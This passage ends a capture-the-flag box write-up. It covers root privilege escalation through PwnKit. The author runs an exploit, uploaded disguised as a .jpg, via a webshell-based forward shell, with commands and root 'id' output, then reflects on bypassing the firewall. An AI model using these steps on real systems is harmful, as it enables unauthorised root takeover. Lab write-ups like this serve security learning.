
From the linpeas output I see that it’s vulnerable to PwnKit.
Exploitation
Since we’re using a forward shell (which is essentially the webshell from before), we can’t upgrade our shell and become root permanently. We therefore need an exploit that has the option to run certain commands directly as root. The repository I found (working) is this one.
We clone the repo and modify the script to upload the exploit to the target. Then we can run the exploit and obtain the root flag.
1
2
3
4
5
6
7
8
cp wp-content/uploads/2026/07/polkit-exploit.jpg .

mv polkit-exploit.jpg polkit-exploit-final

chmod 777 polkit-exploit-final

./polkit-exploit-final 'id'
uid=0(root) gid=0(root) groups=0(root),33(www-data)
Root flag obtained. Box completed.
Reflections
What Surprised Me
I didn’t know forward shells existed, and I loved them! I really liked that they’re used to bypass the firewall, which had made me waste quite a bit of time trying to catch a reverse shell.
Main Mistake
I tried transferring various exploits by converting them to base64, and doing so broke them. Not recommended for webshells…
Alternative Approaches
The box was probably also vulnerable to CVE-2021-33909 if it wasn’t manually patched for the box. This path too could have been taken instead of polkit.
Open Question
Are there other ways to bypass the firewall and WAF besides the forward shell? And what about the OTP?
Completed this box? Did you also use a forward shell to get around the firewall, or did you find another way in? Leave a comment down below!